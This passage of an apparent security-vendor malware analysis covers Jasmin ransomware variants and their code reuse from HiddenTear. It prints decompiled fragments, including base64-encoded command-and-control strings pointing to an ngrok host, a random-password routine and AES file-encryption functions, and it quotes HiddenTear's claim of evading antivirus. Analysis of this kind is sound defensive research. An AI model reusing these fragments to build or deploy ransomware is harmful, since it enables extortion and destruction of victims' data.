
Through a retro-hunt on VirusTotal, we have identified at least 5 Jasmin ransomware variants aside from GoodWill, named Silver, Soviet (ssenc), Xlx, Grrr, and Zeus.



```
▷ Jasmin Encryptor (1.0.0.0)
▷ Silver Encryptor (1.0.0.0)
▷ Soviet Encryptor (1.0.0.0)
▷ Goodwill Encryptor (1.0.0.0)
▷ Xlx Encryptor (1.0.0.0)
▷ Grrr Encryptor (1.0.0.0)
▷ ssenc (1.0.0.0)
```

Jasmin ransomware variants.


Like GoodWill, these variants contain only minor modifications from the original Jasmin source code. One of the changes is the usage of base64 encoding in the malware strings in some variants, such as Silver.



```
// Token: 0x04000001 RID: 1
public static string hostaddr = Encoding.UTF8.GetString(Convert.FromBase64String
  ("aHR0cDovLzZlZWI3OWQ0ZjQ2ZS5uZ3Jvay5pby9oYW5kc2hha2UucGhw"));

// Token: 0x04000002 RID: 2
public static string AlertMsgLink = Encoding.UTF8.GetString(Convert.FromBase64String
  ("aHR0cDovLzZlZWI3OWQ0ZjQ2ZS5uZ3Jvay5pby9hbGVydG1zZy56aXA="));

// Token: 0x04000003 RID: 3
public static string AlertMsgPath = Encoding.UTF8.GetString(Convert.FromBase64String
  ("QzpcXFVzZXJzXFxQdWJsaWNcXFdpbmRvd3NcXFVpXFw="));

// Token: 0x04000004 RID: 4
public static string AlertMsgFile = Program.AlertMsgPath + Encoding.UTF8.GetString(Convert.FromBase64String
  ("YWxlcnRtc2cuemlw"));
```

Base64 encoded strings on Silver ransomware.

Also, some variants like Soviet fixed the password problem found in Jasmin, by using the random password for encryption.




```
CS$<>8__locals1.client = new HttpClient();
Program.HDid = "4758ah" + Program.systemid + "zA125OKAii";
string text = Program.<Main>g__GeneratePassword|8_0();
if (Program.passwordkey == "")
{
    Program.passwordkey = text;
}
```

Soviet ransomware using a random password for encryption.

At this point, it’s unclear if these samples were created to be used in real attacks or in threat simulation scenarios. All the hashes for these variants can be found in our GitHub repository.

HiddenTear Ransomware


We noticed that many anti-virus vendors are classifying Jasmin ransomware as HiddenTear.



Trojan/Win.Crypt.C4402196
Trojan.Ransom.HiddenTears.1
Win32:MalwareX-gen [Trj]
Gen:Heur.Ransom.HiddenTears.1
W32.AIDetectNet.01
Malicious.74e891
Malicious (score: 100)
Malicious (high Confidence)
Gen:Heur.Ransom.HiddenTears.1
MSIL/Filecoder.AGR!tr.ransom

VirusTotal classifications for Jasmin ransomware.

Like Jasmin, HiddenTear is a ransomware developed in C# and released on GitHub as a proof-of-concept in 2015. It was later used by threat actors in the wild, including by CARBON SPIDER.




It's a ransomware-like file crypter sample which can be modified for specific purposes.

Features

- Uses AES algorithm to encrypt files.
- Sends encryption key to a server.
- Encrypted files can be decrypt in decrypter program with encryption key.
- Creates a text file in Desktop with given message.
- Small file size (12 KB)
- Doesn't detected to antivirus programs (15/08/2015) http://nodistribute.com/result/6a4jDwi83Fzt

Source code of HiddenTear ransomware available on GitHub.

Jasmin ransomware is likely being detected as HiddenTear because the developer reused some of its functions, like the one to encrypt files using AES.



```
public byte[] AES_Encrypt(byte[] bytesToBeEncrypted, byte[] passwordBytes)
{
    byte[] encryptedBytes = null;
    byte[] saltBytes = new byte[] { 1, 2, 3, 4, 5, 6, 7, 8 };
    using (MemoryStream ms = new MemoryStream())
    {
        using (RijndaelManaged AES = new RijndaelManaged())
        {
            AES.KeySize = 256;
            AES.BlockSize = 128;

            var key = new Rfc2898DeriveBytes(passwordBytes, saltBytes, 1000);
            AES.Key = key.GetBytes(AES.KeySize / 8);
            AES.IV = key.GetBytes(AES.BlockSize / 8);

            AES.Mode = CipherMode.CBC;

            using (var cs = new CryptoStream(ms, AES.CreateEncryptor(), CryptoStreamMode.Write))
            {
                cs.Write(bytesToBeEncrypted, 0, bytesToBeEncrypted.Length);
                cs.Close();
            }
            encryptedBytes = ms.ToArray();
        }
    }
```

```
byte[] AES_Encrypt(byte[] bytesToBeEncrypted, byte[] passwordBytes)
{
    byte[] encryptedBytes = null;

    // Set your salt here, change it to meet your flavor:
    byte[] saltBytes = passwordBytes;
    // Example:
    //saltBytes = new byte[] { 1, 2, 3, 4, 5, 6, 7, 8 };

    using (MemoryStream ms = new MemoryStream())
    {
        using (RijndaelManaged AES = new RijndaelManaged())
        {
            AES.KeySize = 256;
            AES.BlockSize = 128;

            var key = new Rfc2898DeriveBytes(passwordBytes, saltBytes, 1000);
            AES.Key = key.GetBytes(AES.KeySize / 8);
            AES.IV = key.GetBytes(AES.BlockSize / 8);

            AES.Mode = CipherMode.CBC;

            using (CryptoStream cs = new CryptoStream(ms, AES.CreateEncryptor(), CryptoStreamMode.Write))
            {
                cs.Write(bytesToBeEncrypted, 0, bytesToBeEncrypted.Length);
                cs.Close();
            }
            encryptedBytes = ms.ToArray();
        }
    }
```

Comparison between HiddenTear and Jasmin ransomware.

The only difference in this function is that Jasmin is using a random password in the "saltBytes" variable. In the image above, we can even observe the HiddenTear original variable commented in Jasmin's code.

Conclusion

In this post, we demonstrated that GoodWill ransomware is just a rebranding of Jasmin open-source ransomware tool. Netskope Threat Labs also found more Jasmin ransomware variants in the wild, but it's unclear if these files were created by threat actors or if they are simply payloads generated to test security controls, especially because most of the files are using ngrok for C2 communication. We also found code reuse between HiddenTear and Jasmin, which is likely the reason for inaccurate classifications from some anti-virus engines.

Protection

Netskope Threat Labs is actively monitoring this campaign and has ensured coverage for all known threat indicators and payloads.

- Netskope Threat Protection
    - ByteCode-MSIL.Ransomware.Jasmin
- Netskope Advanced Threat Protection provides proactive coverage against this threat.
    - Gen.Malware.Detect.By.StHeur indicates a sample that was detected using static analysis
    - Gen.Malware.Detect.By.Sandbox indicates a sample that was detected by our cloud sandbox

IOCs

All the IOCs related to this campaign and a Yara rule can be found in our GitHub repository.

< Threat Labs Next Story > < Back Next > About the author Gustavo Palazolo is an expert in malware analysis, reverse engineering and security research, working many years in projects related to electronic fraud protection. He is currently working on the Netskope Research Team, discovering and analyzing new malware threats. Gustavo Palazolo is an expert in malware analysis, reverse engineering and security research, working many years in projects related to electronic fraud protection. He is currently working on the Netskope Research Team, discovering and analyzing new malware threats. Read Gustavo Palazolo's full Bio > More Articles by Gustavo Palazolo > Read full Bio > More articles > Related ArticlesThreat Labs By Gustavo Palazolo CVE-2022-30190: New Zero-Day Vulnerability (Follina) in Microsoft Support Diagnostic Tool

Read articleThreat Labs By Paolo Passeri Cloud Threats Memo: Analyzing the Top 10 Initial Access Vectors

Read article Threat Labs By Gustavo Palazolo RedLine Stealer Campaign Using Binance Mystery Box Videos to Spread GitHub-Hosted Payload

We'd love to hear from you!

Loading...